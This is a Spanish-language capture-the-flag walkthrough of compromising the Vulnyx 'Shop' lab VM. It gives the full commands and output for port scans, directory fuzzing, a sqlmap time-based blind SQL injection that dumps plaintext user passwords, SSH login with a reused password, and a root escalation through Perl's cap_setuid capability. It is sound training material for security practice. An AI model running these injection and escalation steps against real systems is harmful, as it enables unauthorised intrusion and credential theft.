Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Shop– Plataforma Vulnyx

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Shop"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

RECONOCIMIENTO DE HOST EN RED LOCAL

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

12 Captured ARP Req/Rep packets, from 12 hosts.   Total size: 720
-------------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-------------------------------------------------------------------------------
192.168.1.1     c4:a3:66:d0:6a:1a      1      60  zte corporation
192.168.1.144   84:7b:57:62:bd:a3      1      60  Intel Corporate
192.168.1.130   4c:4a:48:07:6f:fe      1      60  Unknown vendor
192.168.1.139   4c:4a:48:07:6f:fe      1      60  Unknown vendor
192.168.1.140   d8:5e:d3:e2:37:8f      1      60  GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.157   08:00:27:d2:0e:e9      1      60  PCS Systemtechnik GmbH
192.168.1.130   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
192.168.1.139   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
192.168.1.132   e0:e2:e6:52:f0:3c      1      60  Espressif Inc.
192.168.1.131   04:c4:61:9d:9c:08      1      60  Murata Manufacturing Co., Ltd.
192.168.1.145   fc:ee:28:04:4c:7d      1      60  Unknown vendor
192.168.1.138   fc:ee:28:03:96:5a      1      60  Unknown vendor
```

ESCANEO INICIAL CON NMAP

Lanzamos nmap para descubrir que puertos podría tener abiertos la máquina víctima


```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/shop]
└─# nmap -sS -p- --open -vvv -n -Pn -oN allPorts 192.168.1.157
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-17 12:29 +0100
Initiating ARP Ping Scan at 12:29
Scanning 192.168.1.157 [1 port]
Completed ARP Ping Scan at 12:29, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:29
Scanning 192.168.1.157 [65535 ports]
Discovered open port 22/tcp on 192.168.1.157
Discovered open port 80/tcp on 192.168.1.157
Completed SYN Stealth Scan at 12:29, 1.47s elapsed (65535 total ports)
Nmap scan report for 192.168.1.157
Host is up, received arp-response (0.000062s latency).
Scanned at 2026-02-17 12:29:00 CET for 2s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:D2:0E:E9 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

ESCANEO EXHAUSTIVO NMAP

Escaneamos de manera exhaustiva los puertos abiertos para ver los servicios que corren por ellos y la versión de los mismos:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 ce:24:21:a9:2a:9e:70:2a:50:ae:d3:d4:31:ab:01:ba (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCvJkPON3cAYhBm2G4PWh3Ec9yKzLjarqslspf2JV9tqvwxbN97knB
hZnTWJECUp6QayaqSblGiaoXCuAf4YCbqNUTyi+l7gqHvUoOmtQ2Jr4s2XmvA2n/EdP1wZGOKNTUXlkyBVpeOgVdJHI0J
4RV//sgU65Brgwrt1o22pxypI7sun+Qg7O9zjnQr/tVYDPyTUBSyXjUHpzySx16FDA5AqSSyfpr1nDBIEABSUKgCudt9C
9KEkLC/qwELBPPBn
|   256 6b:65:3b:41:b3:63:0b:12:ba:d3:69:ac:14:de:39:7f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBlWNY9eIxal+SLhimp
US1zLshnchl2Qt25CiznO0+JhJWP7TmRGf/De6k=
|   256 04:cb:d9:9b:40:cc:28:58:fc:03:e7:4f:f7:6a:e5:72 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINakLgVr/5sxQG2l3Ga7CgEch7So0+4HKbm+EcPLOZG2
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_http-title: VulNyx Shop
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
MAC Address: 08:00:27:D2:0E:E9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Accedemos al puerto 80 de la máquina y obtenemos lo siguiente:



Bien, ahora lanzamos un whatweb para ver que tecnologías utiliza este servidor web, para recoger la máxima cantidad de información posible:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/shop]
└─# whatweb http://192.168.1.157
http://192.168.1.157 [200 OK] Apache[2.4.38], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4
.38 (Debian)], IP[192.168.1.157], JQuery[1.10.2], Script[text/javascript], Title[VulNyx Shop]
```

Lo correcto sería correr un fuzzer web para descubrir subdirectorios o posibles recursos de los que nos podamos aprovechar:


```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/shop]
└─# wfuzz -c --hc=404,400 -u http://192.168.1.157/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt --hl=121
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.157/FUZZ
Total requests: 207643

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000543:   301        9 L      28 W       312 Ch      "css"
000002589:   301        9 L      28 W       314 Ch      "fonts"
000000920:   301        9 L      28 W       311 Ch      "js"
000005308:   301        9 L      28 W       322 Ch      "administrator"
000089181:   403        9 L      28 W       278 Ch      "server-status"

Total time: 0
Processed Requests: 207643
Filtered Requests: 207638
Requests/sec.: 0
```

Con wfuzz encontramos un recurso administrator del cual nos podemos aprovechar.


Encontramos estos recursos con gobuster:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/shop]
└─# gobuster dir -u http://192.168.1.157/administrator -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -b 400,404 -x html,txt,php,js,log,jpg,png
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.157/administrator
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   400,404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              jpg,png,html,txt,php,js,log
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php            (Status: 200) [Size: 589]
login.php            (Status: 200) [Size: 0]
profile.php          (Status: 302) [Size: 402] [--> index.php]
logout.php           (Status: 302) [Size: 0] [--> index.php]
```

Bien si accedemos a la ruta /administrator:



Ahora podemos capturar la petición con burpsuite para ver que ocurre por detrás:



Esto nos abre posibilidades, podríamos probar un ataque de fuerza bruta con hydra, pero en este caso no funcionará, vamos a utilizar SQLmap para ver si este login es vulnerable a SQL Injection:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/shop]
└─# sqlmap -u http://192.168.1.157/administrator/ --data="username=admin&password=a&submit=" -p username --batch
```

Si probamos SQL map y le pasamos que prueba el parámetro username obtendremos lo siguiente:

```
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 9284 FROM (SELECT(SLEEP(5)))hgpk) AND 'qjgz'='qjgz&password=a&submit=
```

El panel es vulnerable a una time-based blind SQLinjection, por lo que podemos utilizarlo para dumpear la base de datos, realizamos la siguiente instrucción:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/shop]
└─# sqlmap -r request.txt --dbs --batch
```

Después de copiar la petición en un archivo de texto le pasamos con -r el request y le indicamos que queremos obtener las bases de datos disponibles y batch para que sea más rápido:

```
[13:10:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:10:29] [INFO] fetching database names
[13:10:29] [INFO] fetching number of databases
[13:10:29] [INFO] resumed: 4
[13:10:29] [INFO] resumed: information_schema
[13:10:29] [INFO] resumed: Webapp
[13:10:29] [INFO] resumed: mysql
[13:10:29] [INFO] resumed: performance_schema
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp
```

Obtenemos las siguientes bases de datos, ahora deberíamos intentar encontrar las tablas de la base de datos de Webapp:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/shop]
└─# sqlmap -r request.txt -D Webapp --tables --batch
```

```
Database: Webapp
[1 table]
+-------+
| Users |
+-------+
```

Encontramos que hay una tabla Users, por lo que procedemos a averiguar sus columnas

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/shop]
└─# sqlmap -r request.txt -D Webapp -T Users --columns --batch
```

```
Table: Users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(6)      |
| password | varchar(32) |
| username | varchar(32) |
+----------+-------------+
```


```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/shop]
└─# sqlmap -r request.txt -D Webapp -T Users -C username,password --batc
```

Ahora ya podemos acceder a los registros:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/shop]
└─# sqlmap -r request.txt -D Webapp -T Users -C username,password --dump --batch
```

```
[4 entries]
+----------+--------------+
| username | password     |
+----------+--------------+
| bart     | b4rtp0w4     |
| liam     | liam@nd3rs0n |
| mike     | mikeblabla   |
| peter    | peter123!    |
+----------+--------------+
```

Bien aquí tenemos credenciales válidas, probamos las diferentes credenciales, pero solo una es válida, la del usuario bart:



Nos logueamos en el panel web, pero vemos que está en construcción.

Como el puerto 22 está abierto vamos a probar si hay una reutilización de credenciales para el servicio SSH.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/shop]
└─# ssh bart@192.168.1.157
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
bart@192.168.1.157's password:
bart@shop:~$
```

Utilizando la misma contraseña nos podemos conectar por SSH a la máquina víctima como el usuario bart.

Una vez dentro se pueden probar muchas cosas, pero lo único que va a resultar es examinar las capabilities de los binarios, en primer lugar averiguamos si tiene instalado getcap:

```
bart@shop:~$ whereis getcap
getcap: /usr/sbin/getcap /usr/share/man/man8/getcap.8.gz
bart@shop:~$
```

Bien, ahora lo ejecutamos para averiguar capabilities:

```
bart@shop:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/perl5.28.1 = cap_setuid+ep
/usr/bin/perl = cap_setuid+ep
```

Obtenemos que el binario de perl tiene capabilities para cambiar el UID, por lo que nos disponemos a explotarlo para poder ponernos uid 0 y ser root:

```
bart@shop:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash"';
root@shop:~# whoami
root
```

ROOT CONSEGUIDO!